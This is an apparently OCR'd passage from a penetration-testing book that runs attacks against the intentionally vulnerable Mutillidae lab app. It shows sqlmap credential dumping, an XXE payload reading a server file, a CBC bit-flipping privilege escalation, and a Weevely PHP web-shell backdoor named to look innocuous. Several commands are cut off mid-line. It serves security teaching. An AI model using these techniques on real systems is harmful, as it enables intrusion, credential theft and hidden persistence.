


Figure 7.20: Output of sqlmap execution on the vulnerable link

The most likely database to store the application's data is the Mutillidae database; therefore, we will check for all the tables of that database using the following command:

```
root@kali:~# sqlmap -u "http://youripmutillidaeindex.php?
```

The data returned from executing that command is shown in *Figure 7.21*:

Figure 7.21: Listing all the tables from the Mutillidae database using sqlmap

Of all the tables that were enumerated, one was titled `accounts`. We will attempt to dump the data from this part of the table. If successful, the account credentials will allow us to return to the database if further SQL injection attacks fail.

To dump the credentials, use the following command:

```
root@kali:~# sqlmap -u "http://youripmutillidaeindex.php?
```




Figure 7.22: Dumping all the contents of a table within a selected database

The above example focused on the HTTP `GET` parameter. However, attackers can utilize the HTTP `POST` parameter as well using any proxy tool and capture the complete `POST` from the client, copy it into a file, and then run `sudo sqlmap -r filename`, as shown in *Figure 7.23*:




Figure 7.23: Running sqlmap with the HTTP POST method

Similar attacks can be used against the database to extract credit card numbers or other confidential information to achieve the objective of the penetration testing or red team exercise.

Attackers can also choose to run command execution using `sqlmap` by using `-os-shell` to switch to the `sqlmap` command in the terminal.

XML injection

Nowadays, there are plenty of applications using **Extensible Markup Language** (**XML**), which defines a set of rules for encoding documents that can be understood by both humans and machines. XML injection is a way to exploit the logic of an XML app or service by injecting unexpected messages into the XML structure or contents.

In this section, we will explore how to perform XML injection, and successfully gain access to the underlying operating system by exploiting the typical misconfigurations that are left by developers.

Follow these steps to identify whether an XML injection is possible or not:

1. Go to `http:/Your IP/mutillidae/index.php?page=xml-validator.php`, as shown in *Figure 7.24*:




Figure 7.24: XML validation on Mutillidae

2. Check whether we are getting a valid response or not by entering the following in the form:

```
<!DOCTYPE foo [ <!ENTITY Variable "hello" > ]><somexm
```

The previous code should display `Hello` as a response, as shown in *Figure 7.25*:




Figure 7.25: Successful response from the server on the XML submitted

3. If the server is responding without an error message, it might potentially be vulnerable to XML injection.
4. Now, we can create a payload by adding `SYSTEM` to the variable and calling a local file:

```
<!DOCTYPE foo [ <!ENTITY testref SYSTEM "file:///c:/w
<somexml><message>&testref;</message></somexml>
```

If successful, you should be able to see the contents of the file that was called, as follows:




Figure 7.26: XML injection successfully displaying the win.ini file contents in the server response

Attackers can potentially run a PowerShell exploit by gaining direct access to the entire system and laterally moving within the target network.

Bit-flipping attack

The majority of attackers do not focus much on crypto-type attacks as it is time consuming and requires significant computing power to crack the cipher text to extract meaningful information. But in some cases, the logic of the cryptography implemented can be understood easily.

In this section, we will explore bit-flipping attacks, which use **Cipher Block Chaining** (**CBC**) to encrypt the given plaintext.

In CBC, before you encrypt a block, the plaintext will be XOR'ed with the encrypted output of the previous block by creating a logical chain of blocks, as shown in *Figure 7.27*:




Figure 7.27: Initialization vector encryption using CBC

In a nutshell, XOR compares two values and returns `true` if they are different.

What is the potential attack scenario here? If anyone can XOR the plaintext block with the encrypted message from the previous block, what would be the XOR input for the first block? All you need is an initialization vector. Access Mutillidae by navigating to **OWASP 2017 > A1 - Injection (Other) > CBC bit flipping**:

```
http://youripmutillidaeindex.php?page=view-user-privilege
```

Testers should be able to land on the following page, as seen in *Figure 7.28*:




Figure 7.28: Default value accessing the CBC bit-flipping page

As we can see, the current app user is running with User ID `100` and Group ID `100`. You need to be user `000` in group `000` to become the highly privileged root user.

The only thing we need to manipulate is the IV value, `6bc24fc1ab650b25b4114e93a98f1eba`. As it is hexadecimal and 32 characters long, the length is 128 bits. We start assessing the initialization vector by splitting the value into two characters as a block and change the value in the URL by accessing them one by one:

- `http://yourIP/mutillidae/index.php?page=view-user-privilege-level.php&iv=00c24fc1ab650b25b4114e93a98f1eba`: No change to the User or Group ID
- `http://YourIP/mutillidae/index.php?page=view-user-privilege-level.php&iv=6b004fc1ab650b25b4114e93a98f1eba`: No change to the User or Group ID

When we get to the fifth block, `6bc24fc100650b25b4114e93a98f1eba`, we see a change in the User ID, as shown in *Figure 7.29*:




Figure 7.29: Manipulation of the encrypted data and a change to the user ID

Testers can utilize Python 2 (since the hex is not available in Python 3) to generate the hex value for us, as shown here. Type `python` in the Kali terminal, which should bring us to the Python shell 2.7.18 as default. We will XOR the value to give us the result, `000`:

```
>>> print hex(0XAB ^ 0X31)
0x9a
>>> print hex(0X9A ^ 0X31)
0xab
>>> print hex(0X9A ^ 0X30)
0xaa
```

To become a root user, both the Group ID and User ID need to be `000`, so we repeat the same on all the blocks until the value changes. Finally, we get the eighth block,

`6bc24fc1ab650b` **`14`** `b4114e93a98f1eba`, which changed the Group ID; now, we do the same as we did for the User ID:

```
kali@kali:~# python
Type "help", "copyright", "credits" or "license" for more
>>> print hex(0X25 ^ 0X31)
0x14
>>> print hex(0X14 ^ 0X30)
0x24
>>> exit()
```

This gives us the following key: `6bc24fc1` **`aa`** `650b` **`24`** `b4114e93a98f1eba`. When you pass the IV with the new value, you should now gain access to the application with enhanced privileges, as shown in *Figure 7.30*:




Figure 7.30: Bypass of user privilege by shifting the right value of the encryption

Even if the encryption is enabled at the highest level, such as TLS1.3, if the application accepts or performs authentication through an HTTP `GET` method, attackers could potentially exploit network devices such as routers and still be able to capture all the URL parameters.

Maintaining access with web shells

Once a web server and its services have been compromised, it is important to ensure that secure access can be maintained. This is usually accomplished with the aid of a web shell, a small program that provides stealth backdoor access and allows the use of system commands to facilitate post-exploitation activities.

Kali comes with several web shells; here, we will use a popular PHP web shell called **Weevely**. For other technologies, attackers can leverage all the pre-collected web shells in Kali Linux that are stored in the `usrshare/webshells` folder.

Weevely simulates a Telnet session and allows the tester or attacker to take advantage of more than 30 modules for post-exploitation tasks, including the following:

- Browsing the target filesystem
- File transfer to and from the compromised system
- Performing audits for common server misconfigurations
- Bruteforcing SQL accounts through the target system
- Spawning reverse TCP shells
- Executing commands on remote systems that have been compromised, even if PHP security restrictions have been

applied

Finally, Weevely endeavors to hide communications in HTTP cookies to avoid detection. To create Weevely, issue the following command from the command prompt:

```
sudo weevely generate <password> <path>
```

This will create the `404.php` file in the `homekali` directory of the path that you enter. Attackers can choose their own name during the penetration testing activity, however, filenames such as `404`, `403`, and `302` typically indicate a page that is served based on the client request, which will look less suspicious to the security monitoring blue teams. *Figure 7.31* provides instructions on how to run `weevely`:




Figure 7.31: Creating a PHP backdoor file with a password using Weevely

Navigate to **OWASP 2017** > **A6 -security misconfiguration** > **unrestricted file upload**. We will be exploiting the file upload vulnerability on Mutillidae. Upload `404.php`, which we created using `weevely`, to the website, as shown in *Figure 7.32*:




Figure 7.32: Uploading the backdoor PHP file to our target application

To communicate with the web shell, issue the following command from the Command Prompt, ensuring that the target IP `address`, `directory`, and `password` variables are changed to reflect those of the compromised system:

```
sudo weevely http://<target IP address><directory> <passw
```

In the example shown in *Figure 7.33*, we have verified that we are connected to the web shell using the `whoami` command (which

identifies the current system):

